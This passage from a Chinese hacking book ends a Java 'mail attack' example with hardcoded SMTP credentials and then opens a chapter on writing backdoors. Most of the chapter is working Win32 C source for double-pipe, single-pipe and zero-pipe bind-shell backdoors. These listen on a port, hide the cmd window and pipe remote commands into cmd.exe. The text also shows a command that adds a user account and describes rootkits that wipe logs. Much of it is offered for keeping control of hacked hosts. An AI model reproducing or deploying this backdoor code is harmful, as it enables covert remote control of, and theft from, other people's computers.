            // 2. 通过session得到transport对象
            Transport ts = session.getTransport();

            // 3. 使用邮箱的用户名和密码连接上邮件服务器、发送邮件时, 发件人需
            // 要提交邮箱的用户名和密码给smtp服务器, 用户名和密码都通过验证之后才能够正常
            // 发送邮件给收件人
            ts.connect("mail.hundsun.com", "liyang17642", "hs@liyang42");
```

```

//4. 创建邮件
Message message = createSimpleMail(session);

// 发送邮件

ts.sendMessage(message, message.getAllRecipients());
ts.close();
}

private static Message createSimpleMail(Session session)
throws Exception{
    // 创建邮件对象
    MimeMessage message = new MimeMessage(session);

    // 指明邮件的发送人
    try {
        message.setFrom(new InternetAddress("liyang17642@
hundsun.com"));
    } catch (AddressException e) {
        e.printStackTrace();
    } catch (MessagingException e) {
        e.printStackTrace();
    }
    // 指明邮件的接收人
    message.setRecipient(Message.RecipientType.TO, new
InternetAddress("发送者邮件地址"));

    // 邮件的标题
    message.setSubject("java 邮件攻击");
    message.setContent("hello", "text/html;charset=utf-8");

    return message;
}
}

```

当然这个 java 代码需要在 java 编程环境下运行, 而 java 运行的环境搭建比较复杂, 这里就不予详述。

### ❖ 在网上找到的木马程序为什么不能运行?

一般在网上找到的木马, 都是比较老旧的。木马技术不断更新换代, 一般程序员写出的木马在计算机的安全软件上都很难免杀, 还需要一定的辅助环境, 比如特洛伊木马需要外部伪装的攻击。



## 第3章

# 后门程序编程基础

后门是一种登录系统的方法，不仅能绕过系统已有的安全设置，而且还能挫败系统上各种增强的安全设置。后门包括很多类型，如账号后门、系统服务后门等。简单的后门可能只是建立一个新账号，或接管一个很少使用的账号；复杂的后门（包括木马）可能会绕过系统的安全认证而对系统有安全存取权。

对于想要攻防别人主机的人来说，找到后门很重要；可是如果没有一点程序编程基础，则只能有限地利用黑客攻防软件来实现自己美好的目的。本章就来介绍程序编程基础。

为了使一台已经被攻破的主机长久为黑客所用，最好的办法就是在系统中留下后门。通过对本章的学习，读者不仅可以编写出具有一定功能的后门程序，还可以采用各种自启动方式实现隐藏后门的目的。

### 本章要点

- 了解后门的发展历史及后门的分类。
- 学习编写简单的 cmdshell 程序。
- 学习编写简单的后门程序。
- 了解并掌握实现自启动功能的编程技术。

## 3.1 后门程序介绍

后门程序又叫特洛伊木马。程序员常常在软件中设置后门程序，以方便自己修改程序设计的缺陷。但是，后门程序如果被黑客了解到，黑客就可以利用其搜集信息以侵入用户计算机，从而给用户造成安全风险。后门程序可以绕过系统本来的安全防护，来攻击系统和挫败系统的安全设置。

后门程序具有很多类型，包括网页后门程序、线程插入后门程序、扩展后门程序。后门程序可以被不同的黑客使用，有的黑客用来破解账号密码，有的黑客用来存取系统，有的黑客用来修改系统权限，有的黑客可能用来植入木马程序，并且完全控制系统。

### 3.1.1 后门程序的由来

任何事物都是不断发展的，后门也不例外。后门的发展主要体现在如下两个方面。

第一，作为应用软件和系统软件更新时或者获取用户数据时，所特别设计的程序。在软件的开发阶段，程序员常常会在软件内创建后门程序以便可以修改程序设计中的缺陷。第二，后门程序是指可以绕过安全性控制而获取对程序或系统访问权的程序方法，如果这些后门被程序分析者或者黑客知道，或是在发布软件之前没有删除后门程序，那么它就成了安全风险，容易被黑客当成漏洞进行攻击。所以，后门程序是我们学习攻防的重点。

### 3.1.2 后门的分类

后门的分类方式不同，得到的标准就会不同。为了涵盖所有后门程序，在大众比较认可的技术方面可以将后门分为以下几种。

#### 1. 网页后门

此类后门程序一般都是通过服务器上正常的 Web 服务来构造自己的连接方式，如现在非常流行的 ASP、CGI 脚本后门等。现在国内入侵的主流趋势是先利用某种脚本漏洞上传脚本后门，浏览服务器内安装和程序，找到提升权限的突破口，进而拿到服务器的系统权限。

这一类，一般只有高级程序员才能够知道哪里会出现后门，因为需要深厚的 JSP 或者 ASP 编程语言和网络编程基础。

#### 2. 线程插入后门

这种后门在运行时没有进程，所有网络操作均在其他应用程序的进程中完成。即使客户端安装的防火墙拥有“应用程序访问权限”的功能，也不能对这样的后门进行有效的警告和

拦截。如果无限制的线程在不断地运行,那么就会卡顿系统的运行。同时,线程作为安全的运行体制,还会悄无声息地获取用户的操作和隐私信息数据。

### 3. 程序扩展后门

扩展后门就是将非常多的功能集成到了后门里,让后门本身就可以实现多种功能,从而方便直接控制肉鸡或服务器。这类后门非常受初学者的喜爱,通常集成了文件上传/下载、系统用户检测、HTTP 访问、终端安装、端口开放、启动/停止服务等功能。所以它本身就是个小的工具包,功能强大。我们在安装应用软件时常常会出现插件和捆绑软件,都属于这一类。

### 4. C/S 架构远程控制后门

传统的木马程序常常使用 C/S 构架,这样的构架很方便控制,也在一定程度上避免了“万能密码”情况的出现。而 C/S 后门和传统的木马程序类似,即采用“客户端/服务端”的控制方式,通过某种特定的访问方式来启动后门进而控制服务器。在高级程序中,可以利用这种技术来实现远程控制。

### 5. root kit

很多人都认为 root kit 是获得系统 root 访问权限的工具,而实际上是黑客用来隐蔽自己的踪迹和保留 root 访问权限的工具。通常攻击者通过远程攻击获得 root 访问权限,进入系统后就会在侵入的主机中安装 root kit,再通过 root kit 的后门检查系统看是否有其他的用户登录。如果只有自己,攻击者就着手清理日志中的有关信息;如果还存在其他用户,则通过 root kit 的嗅探器获得其他系统的用户和密码后,攻击者就会利用这些信息侵入其他计算机。所有的 root kit 基本上都是由几个独立的程序组成的,一个典型的 root kit 包括:

- ① 以太网嗅探器程序,用于获得网络上传输的用户名和密码等信息。
- ② 特洛伊木马程序,例如 inetd 或者 login,为攻击者提供后门。
- ③ 隐藏攻击者的目录和进程的程序,例如 ps、netstat、rshd 和 ls 等。
- ④ 一些日志清理工具,例如 zap、zap2 或者 z2,攻击者会使用这些清理工具删除 wtmp、utmp 和 lastlog 等日志文件中有关自己行踪的条目。


另外,一些复杂的 root kit 还可以向攻击者提供 telnet、shell 和 finger 等服务。

## 3.2 后门程序需要哪些技术?

shell 是指用户与操作系统对话的一个接口,我们发出一个命令,通过 shell 告诉系统让系统执行黑客的指令。而 Shell 前面加个前缀“cmd”则表示这个 shell 的类型为“cmd”,类似

平常所说的“webshell”，就是通过 Web 向服务器发送命令。

在 cmdshell 中可以执行所有的 cmd 命令，并将其看作一个通过本地的 Telnet 来输入命令，而在远程主机 cmd 上执行，再返回命令指向执行结果的过程，如图所示。



cmdshell 执行命令的过程

从上图不难看出，cmdshell 有两个通信过程，如果要实现 cmdshell 就必须解决这两个通信问题。一个是后门和 cmd 之间的通信，这个过程可以使用管道技术来实现。而另一个是跨越计算机的网络通信，这个过程可以由 Winsock 编程来实现。

### 3.2.1 管道通信技术简介

管道通信即发送进程以字符流形式将大量数据送入管道，接收进程可从管道接收数据，二者利用管道进行通信。无论是 SQL Server 用户，还是 PB 用户，作为 C/S 结构开发环境，他们在网络通信的实现上都有一种共同的方法——命名管道。由于当前操作系统的不唯一性，各个系统都有其独自の通信协议，导致了不同系统间通信的困难。尽管 TCP/IP 协议目前已发展成为 Internet 的标准，但仍不能保证 C/S 应用程序的顺利进行。命名管道作为一种通信方法，有其独特的优越性，这主要表现在它不完全依赖于某一种协议，而是适用于任何协议——只要能够实现通信。

管道是连接读写进程的一个特殊文件，允许进程按先进先出方式传送数据，也能使进程同步执行操作。

管道的实质是一个共享文件，基本上可借助于文件系统的机制实现，包括（管道）文件的创建、打开、关闭和读写。进程对通信机构的使用应该互斥，一个进程正在使用某个管道写入或读出数据时，另一个进程就必须等待。发送者和接收者双方必须能够知道对方是否存在，如果对方已经不存在，就没有必要再发送信息。管道长度有限，发送信息和接收信息之间要实现正确的同步关系，当写进程把一定数量的数据写入管道，就去睡眠等待，直到读进程取走数据后，把它唤醒。管道分为匿名管道和命令管道两种，具体介绍如下。

**匿名管道 (Anonymous Pipes)：**是在父进程和子进程间单向传输数据的一种未命名的管道，只能在本地计算机中使用，而不可用于网络间的通信。

命名管道：是一种简单的进程间通信（IPC）机制，可在同一台计算机的不同进程之间，或在跨越一个网络的不同计算机的不同进程之间，支持可靠的、单向或双向的数据通信。

在编写后门程序的时候用到的是匿名管道，所以这里只介绍匿名管道。该种管道的通信过程如图所示。



由于匿名管道是单向的，所以数据传递的方向只能如上图中箭头所示。匿名管道由 CreatePipe 函数创建，该函数在创建匿名管道的同时返回两个句柄：管道读句柄和管道写句柄。CreatePipe 的函数具体格式为：

```

BOOL CreatePipe(
    PHANDLE hReadPipe,          // 指向读句柄的指针
    PHANDLE hWritePipe,         // 指向写句柄的指针
    LPSECURITY_ATTRIBUTES lpPipeAttributes, // 指向安全
    属性的指针
    DWORD nSize                  // 管道大小
);

```

各个参数的含义如下。

- hReadPipe：该参数指向一个管道的读句柄。
- hWritePipe：该参数指向一个管道的写句柄。
- lpPipeAttributes：指向一个 SECURITY\_ATTRIBUTES 结构，用于指定返回的句柄是否可以被子进程继承。该结构的具体格式如下。

```

typedef struct _SECURITY_ATTRIBUTES {
    DWORD nLength; // 结构体的大小
    LPVOID lpSecurityDescriptor;
    BOOL bInheritHandle;
} SECURITY_ATTRIBUTES;

```

nSize：该参数的作用是指定管道缓冲区的大小，如果为 0 则采用缺省缓冲区的大小。  
通过 hReadPipe 和 hWritePipe 所指向的句柄可分别以只读、只写的方式去访问管道。

在使用匿名管道通信时,服务器进程必须将其中的一个句柄传送给客户机进程。句柄的传递多通过继承来完成,服务器进程也允许这些句柄为子进程所继承。此外,进程也可通过诸如 DDE 或共享内存等形式的进程间通信,将句柄发送给予其不相关联的进程。

在调用 CreatePipe 函数时,如果管道服务器将 lpPipeAttributes 指向的 SECURITY\_ATTRIBUTES 数据结构的数据成员 bInheritHandle 设置为 TRUE,则 CreatePipe 函数创建的管道读、写句柄将会被继承。管道服务器可调用 DuplicateHandle 函数改变管道句柄的继承,可以为一个可继承的管道句柄创建一个不可继承的副本或为一个不可继承的管道句柄创建一个可继承的副本。CreateProcess 函数还可使管道服务器有能力决定子进程,对其可继承句柄是全部继承还是继承。

在生成子进程之前,父进程先调用 Win32 API SetStdHandle 函数使子进程、父进程可共用标准输入、标准输出和标准错误句柄。当父进程向子进程发送数据时,用 SetStdHandle 将管道的读句柄赋予标准输入句柄;当从子进程接收数据时,则用 SetStdHandle 函数将管道的写句柄赋予标准输出(或标准错误)句柄。然后,父进程可以调用进程创建函数 CreateProcess 生成子进程。如果父进程要发送数据到子进程,父进程可调用 WriteFile 函数将数据写入管道(传递管道写句柄给函数),子进程则调用 GetStdHandle 函数取得管道的读句柄,将该句柄传入 ReadFile 函数后从管道读取数据。

如果是父进程从子进程读取数据,则由子进程调用 GetStdHandle 函数取得管道的写入句柄,并调用 WriteFile 函数将数据写入管道。然后,父进程调用 ReadFile 函数从管道读取出数据(传递管道读句柄给函数)。在用 WriteFile 函数向管道写入数据时,只有在向管道写完指定字节的数据后或是在有错误发生时函数才会返回。如管道缓冲已满而数据还没有写完,WriteFile 将要等到另一进程对管道中数据读取,以释放出更多可用空间后才能够返回。管道服务器在调用 CreatePipe 创建管道时,以参数 nSize 对管道的缓冲大小作了设定。

匿名管道并不支持异步读、写操作,也就意味着不能在匿名管道中使用 ReadFileEx 和 WriteFileEx 函数,而且 ReadFile 和 WriteFile 函数中的 lpOverLapped 参数也将被忽略。匿名管道将在读、写句柄都被关闭后退出,也可以在进程中调用 CloseHandle 函数来关闭此句柄。

下面就是创建匿名管道的具体代码。

```
STARTUPINFO si;           // 进程启动时被指定的 STARTUPINFO 结构
PROCESS_INFORMATION pi;    // 创建进程时,该结构返回有关新进程及其主线程
                             的信息
char ReadBuf[100];         // 一次性读取的大小
DWORD ReadNum;             // 管道大小
HANDLE hRead;              // 管道读句柄
HANDLE hWrite;             // 管道写句柄
BOOL bRet = CreatePipe(&hRead, &hWrite, NULL, 0); // 创建匿名管道
```

```

if (bRet == TRUE)
printf("创建匿名管道案例成功!\n");
else
printf("创建匿名管道失败,错误代码:%d\n", GetLastError());
// 得到本进程的当前标准输出
HANDLE hTemp = GetStdHandle(STD_OUTPUT_HANDLE);
// 设置标准输出到匿名管道
SetStdHandle(STD_OUTPUT_HANDLE, hWrite);
GetStartupInfo(&si); // 获取本进程的STARTUPINFO结构信息
bRet = CreateProcess(NULL, "Client.exe", NULL, NULL, TRUE,
NULL, NULL, NULL, &si, &pi); // 创建子进程
SetStdHandle(STD_OUTPUT_HANDLE, hTemp); // 恢复本进程的标准输出
if (bRet == TRUE) // 输入信息
printf("成功创建子进程!\n");
else
printf("创建子进程失败,错误代码:%d\n", GetLastError());
CloseHandle(hWrite); // 关闭写句柄
// 读管道直至管道关闭
while (ReadFile(hRead, ReadBuf, 100, &ReadNum, NULL))
{
ReadBuf[ReadNum] = '\0';
printf("从管道[%s]读取%d字节数据\n", ReadBuf, ReadNum);
}
if (GetLastError() == ERROR_BROKEN_PIPE) // 输出信息
printf("管道被子进程关闭\n");
else
printf("读数据错误,错误代码:%d\n", GetLastError());

```


### 3.2.2 正向连接后门的编程

正向连接后门是在被控制计算机上监听一个端口,等待连接,当存在连接后,就会启动后门功能。正向连接后门是最初的后门,非常被动,一旦目标计算机中安装有防火墙,此后门就可能被防火墙拦截。正向连接后门的一般实现流程如图所示。


常见的正向连接后门有双管道后门、单管道后门以及零管道后门3种。

#### 1. 双管道后门

双管道后门是在后门中建立两个管道。由于匿名是单向的,所以cmd的执行结果写入管道A的写句柄(hWritePipe),后门从管道A的读句柄(hReadFile)读取cmd执行结果,将接收到的命令写入管道B的写句柄(hWriteFile),最后cmd通过管道B的读句柄(hReadFile)读取命令执行。其实现过程如图所示。



正向连接后门实现流程图



双管道后门实现流程图

下面来创建双管道后门，需要先创建一个TCP客户端。成功创建TCP客户端后，可以使用Create函数来建立两个管道。由于不确定管道A中有数据的时间以及收到指令的时间，这里需要创建两个线程，而每个线程建立一个管道。其中线程B用于循环读取管道A中的数据，当读到数据后，就会发送给后门。线程A的作用是接收数据，一旦接收到数据就会写入管道B中，最后由cmd执行。

下面代码的作用是创建两个线程。

```

// 接受远程主机的命令, 并写入管道B
DWORD WINAPI ThreadA( LPVOID lpParam )
{
    SECURITY_ATTRIBUTES sa;
    DWORD nByteToWrite, nByteWritten;
    char recv_buff[1024];
    sa.nLength = sizeof(SECURITY_ATTRIBUTES);
    sa.lpSecurityDescriptor = NULL;
    sa.bInheritHandle = TRUE;
    // 创建管道
    CreatePipe(&hReadPipe, &hWriteFile, &sa, 0);
    while(true)
    {
        Sleep(250);
        // 接受远程cmd命令
        nByteToWrite = recv(sClient, recv_buff, 1024, 0);
        // 写入管道
        WriteFile(hWriteFile, recv_buff, nByteToWrite, &nByteWritten, NULL);
    }
    return 0;
}

// 读取管道A中的数据, 返回给远程主机
DWORD WINAPI ThreadA( LPVOID lpParam )
{
    SECURITY_ATTRIBUTES sa;
    DWORD len;
    char send_buff[2048];
    sa.nLength = sizeof(SECURITY_ATTRIBUTES);
    sa.lpSecurityDescriptor = NULL;
    sa.bInheritHandle = TRUE;
    CreatePipe(&hReadFile, &hWritePipe, &sa, 0);
    while (true)
    {
        // 读取管道中的数据
        ReadFile(hReadFile, send_buff, 2048, &len, NULL);
        // 把管道中的数据发送给远程主机
        send(sClient, send_buff, len, 0);
    }
    return 0;
}

```

由于管道没有 cmd 的输入输出相关联, 所以启动后线程 A 是不能从管道 A 中读到数据的。同时如果线程 B 将接收到的命令写入管道 B 中, cmd 也是不会执行的。所以只有把管道和 cmd 的输入输出相关联并且启动 cmd 进程后, 这两个管道才可以发挥其作用。

此时使用 LPSTARTUPINFO 结构可以把管道句柄与 cmd 的输入输出关联起来。这个结构是 CreateProcess 函数的一个参数, 它指定了新进程中主窗口的位置、大小、输入、输出等属性。

所以在调用 CreateProcess 函数前必须对 LPSTARTUPINFO 结构进行初始化,从而实现管道与 cmd 输入输出的关联。LPSTARTUPINFO 结构的具体格式如下。

```
typedef struct _STARTUPINFO
{
    DWORD cb; // 包含 STARTUPINFO 结构中的字节数
    PSTR lpReserved; // 必须初始化为 NULL
    PSTR lpDesktop; // 用于标识启动应用程序所在的桌面的名字
    PSTR lpTitle; // 用于设定控制台窗口的名称
    DWORD dwX; // 用于设定应用程序窗口在屏幕上应该放置的位置的 x 坐标 (以像素为单位)
    DWORD dwY; // 用于设定应用程序窗口在屏幕上应该放置的位置的 y 坐标
    DWORD dwXSize; // 用于设定应用程序窗口的宽度
    DWORD dwYSize; // 用于设定应用程序窗口的高度
    DWORD dwXCountChars; // 用于设定子应用程序的控制台窗口的宽度和高度 (以字符为单位)
    DWORD dwYCountChars; // 用于设定子应用程序的控制台窗口的高度
    DWORD dwFillAttribute; // 用于设定子应用程序的控制台窗口使用的文本和背景颜色
    DWORD dwFlags; // 设定子应用程序的控制台窗口使用的背景颜色
    WORD wShowWindow; // 用于设定如果子应用程序初次调用的 ShowWindow 将 SW_SHOWDEFAULT 作为 nCmdShow 参数传递时,该应用程序的第一个重叠窗口应该如何出现
    WORD cbReserved2; // 必须被初始化为 0
    PBYTE lpReserved2; // 必须被初始化为 NULL
    HANDLE hStdInput; // 用于设定供控制台输入用的缓存的句柄
    HANDLE hStdOutput; // 用于设定供控制台输出用的缓存的句柄
    HANDLE hStdError;
} STARTUPINFO, *LPSTARTUPINFO;
```

不难看出,这个结构中成员很多。为了方便用户,微软还提供了 GetStartupInfo 函数。该函数只有一个 si 参数,该参数指向一个 STARTUPINFO。所以可调用 GetStartupInfo 函数得到当前进程中 STARTUPINFO 结构,再对其进行修改就可以实现关联了。

其具体格式如下。

```
GetStartupInfo(&si); // 用当前进程初始化信息来定义 STARTUPINFO 结构
si.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES; // dwFlags 参数的作用是指定 STARTUPINFO 结构中有效地参数
si.hStdInput = hReadPipe; // 从管道 B 读句柄输入,读取命令
si.hStdError = hWritePipe; // 错误输出到管道 A 写句柄
si.hStdOutput = hWritePipe; // 执行结构从管道写句柄输入
si.wShowWindow = SW_HIDE; // 隐藏 cmd 窗口
```

到这里就可以实现 cmd 与管道之间的通信关系,接着就是调用 CreateProcess 函数启动 cmd 进程了。该函数的具体格式如下。

```

BOOL CreateProcess
(
    LPCTSTR lpApplicationName,
    LPTSTR lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL bInheritHandles,
    DWORD dwCreationFlags,
    LPVOID lpEnvironment,
    LPCTSTR lpCurrentDirectory,
    LPSTARTUPINFO lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);

```

各个参数的具体含义如下:

- lpApplicationName: 指向一个 NULL 结尾的、用来指定可执行模块的字符串;
- lpCommandLine: 指向一个 NULL 结尾的、用来指定要运行的命令行;
- lpProcessAttributes: 描述进程的安全性属性, NULL 表示默认的安全性;
- lpThreadAttributes: 定义进程初始线程的安全属性, NULL 表示默认的安全性;
- bInheritHandles: 指示新进程是否从调用进程处继承了句柄;
- dwCreationFlags: 指定附加的、用来控制优先类和进程的创建的标志;
- lpEnvironment: 指向一个新进程的环境块, 如果此参数为空, 新进程使用调用进程的环境;
- lpCurrentDirectory: 指向一个以 NULL 结尾的字符串, 这个字符串用来指定子进程的工作路径;
- lpStartupInfo: 指向一个用于决定新进程的主窗体如何显示 STARTUPINFO 结构体;
- lpProcessInformation: 指向一个用来接收新进程的识别信息的 PROCESS\_INFORMATION 结构体。该结构体的具体格式如下。

```

typedef struct _PROCESS_INFORMATION {
    HANDLE hProcess;           // 存放每个对象的与进程相关的句柄
    HANDLE hThread;           // 返回的线程句柄
    DWORD dwProcessId;        // 用来存放进程 ID 号
    DWORD dwThreadId;         // 用来存放线程 ID 号
} PROCESS_INFORMATION

```

在创建双管道后门时, 调用 CreateProcess 函数的具体代码如下。

```

PROCESS_INFORMATION pi;
Char cmdline[256]={0};
GetSystemDirectory(cmdline, sizeof(cmdline));           // 得到系统进程
strcat(cmdline, "\\cmd.exe");
if (CreateProcess(cmdline, NULL, NULL, NULL, TRUE, 0, NULL,
NULL, &si, &pi) == 0)                                // 创建 cmd 进程

```

```

{
    printf ("CreateProcess Error \n");
    return 0;
}

```

如果创建 cmd 进程成功，则返回 TURE。至此，就完成一个双管道后门的制作了。

## 2. 单管道后门

对于双管道后门，当有用户连接后会创建一个 cmd 进程，而这个进程是一直存在的，所以这种后门的隐蔽性就比较差。因此，可以使用单管道后门来弥补这个缺陷。在“运行”对话框中输入“cmd / C net user 123 123/add”命令，即可看到“命令提示符”窗口一闪而过，此时在进程列表中并没有留下 cmd 进程，而用户名已经被添加了。如果创建的后门可以在执行完命令就自动退出，就能实现隐藏自己的目的。由于 cmd 是带参数创建的，就不需要使用管道来传递指令，此时创建的后门只有一个管道。

下面代码的作用是创建一个单管道后门。

```

#include "stdafx.h"
#include <stdio.h>
#include <winsock2.h>
#pragma comment(lib, "ws2_32.lib")

int main(int argc, char* argv[])
{
    char wMessage[512] = "\r\n=====BackDoor by 新起点=====\r\n";
    // 初始化 socket 并监听端口
    SOCKET sClient;
    BYTE minorVer = 2;
    BYTE majorVer = 2;
    WSADATA wsaData;
    WORD sockVersion = MAKEWORD(minorVer, majorVer);
    if(WSAStartup(sockVersion, &wsaData) != 0)
        return 0;
    SOCKET sListen = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if(sListen == INVALID_SOCKET)
    {
        printf("socket error \n");
        return 0;
    }
    sockaddr_in sin;
    sin.sin_family = AF_INET;
    sin.sin_port = htons(4500);
    sin.sin_addr.S_un.S_addr = INADDR_ANY;
    if(bind(sListen, (LPSOCKADDR)&sin, sizeof(sin)) == SOCKET_ERROR)
    {

```

```

    printf("bind error \n");
    return 0;
}
if(listen(sListen, 5) == SOCKET_ERROR)
{
    printf("listen error \n");
    return 0;
}
// 接收连接
sClient =accept(sListen,NULL,NULL);
// 发送欢迎信息
send(sClient,wMessage,strlen(wMessage),0);
char rBuffer[1024] = {0};
char cmdline[256]={0};
// 循环,用于接受命令,创建进程执行,并从管道中读出执行结果返回给远程主机
while(true)
{
    //cmdline 清零
    memset(cmdline,0,256);
    SECURITY_ATTRIBUTES sa;
    HANDLE hRead,hWrite;
    sa.nLength = sizeof(SECURITY_ATTRIBUTES);
    sa.lpSecurityDescriptor = NULL;
    sa.bInheritHandle = TRUE;
    if (!CreatePipe(&hRead,&hWrite,&sa,0))
    {
        printf("CreatePipe Error");
        return 0;
    }
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    si.cb = sizeof(STARTUPINFO);
    GetStartupInfo(&si);
    //使cmd和管道关联,注意这里和双管道相比少了si.hStdInput = hReadPipe;
    因为输入由带命令执行代替
    si.hStdError = hWrite;
    si.hStdOutput = hWrite;
    si.wShowWindow = SW_HIDE;
    si.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
    //得到系统目录
    GetSystemDirectory(cmdline,sizeof(cmdline));
    strcat(cmdline,"\\cmd.exe /c");
    char cmdbuff[256];
    //接受远程命令
    int rlen=recv(sClient,cmdbuff,256,NULL);
    if(rLen==SOCKET_ERROR)
        return 0;
    //在cmd后加入命令

```

```

    strncat(cmdline, cmdbuff, strlen(cmdbuff));
    // 创建进程执行命令
    if (!CreateProcess(NULL, cmdline, NULL, NULL, TRUE, NULL, NULL, NULL, &si,
&pi))
    {
        printf("CreateProcess Error");
        continue;
    }

    CloseHandle(hWrite);
    DWORD dwRead;
    // 循环, 监视管道中的返回信息, 也就是执行命令后的返回信息
    while(ReadFile(hRead, rBuffer, 1024, &dwRead, NULL))
    {
        // 发送执行结果
        send(sClient, rBuffer, strlen(rBuffer), 0);
        memset(rBuffer, 0, 1024);
    }
}
return 0;
}

```

### 3. 零管道后门

零管道就是不要管道, 可直接将接收到的 socket 赋给 cmd.exe 的输入和输出。但不是所有 socket 都可以直接赋值, 只有非重叠 IO 的 socket 才可以。可以使用 WSASocket 函数代替 socket 函数建立套接字, 由于用 WSASocket 函数建立的套接字可以重叠 IO 操作, 所以可以直接把套接字和 cmd 的输入输出关联起来。

具体的关联代码为: si.hStdInput=si.hStdOutput=si.hStdError=(void\*)s。

其中 si 是 STARTUPINFO 结构, 其作用是当 socket 收到命令时会直接传递给 cmd 执行, 而 cmd 的执行结果又会被直接传递给 socket 发送。下面要做的工作就是建立 cmd 进程, 等待进程结束后, 再返回执行结果, 就可以实现无管道而在 cmd 和后门之间进行通信。

建立零管道后门的具体代码如下。

```

#include "stdafx.h"
#include <stdio.h>
#include <winsock2.h>
#pragma comment(lib, "ws2_32.lib")
int cmdshell(SOCKET s)
{
    STARTUPINFO si;
    GetStartupInfo(&si);
    si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
    si.wShowWindow=SW_HIDE;

```

```

// 使cmd的输入输出直接和socket 关联
si.hStdInput=si.hStdOutput=si.hStdError=(void*)s;
char cmdline[256];
// 得到cmd 路径
GetSystemDirectory(cmdline, sizeof(cmdline));
strcat(cmdline, "\\cmd.exe");
PROCESS_INFORMATION ProcessInformation;
int ret;
// 建立cmd 进程
ret=CreateProcess(NULL, cmdline, NULL, NULL, 1, 0, NULL, NULL, &si, &Pro
cessInformation);
// 等待进程结束
WaitForSingleObject(ProcessInformation.hProcess, INFINITE);
CloseHandle(ProcessInformation.hProcess);
return 0;
}

int main(int argc, char* argv[])
{
char wMessage[512] = "\r\n== 后门开始创建===== \r\n";
// 初始化socket, 并且监听端口
SOCKET sClient;
BYTE minorVer = 2;
BYTE majorVer = 2;
WSADATA wsaData;
WORD sockVersion = MAKEWORD(minorVer, majorVer);
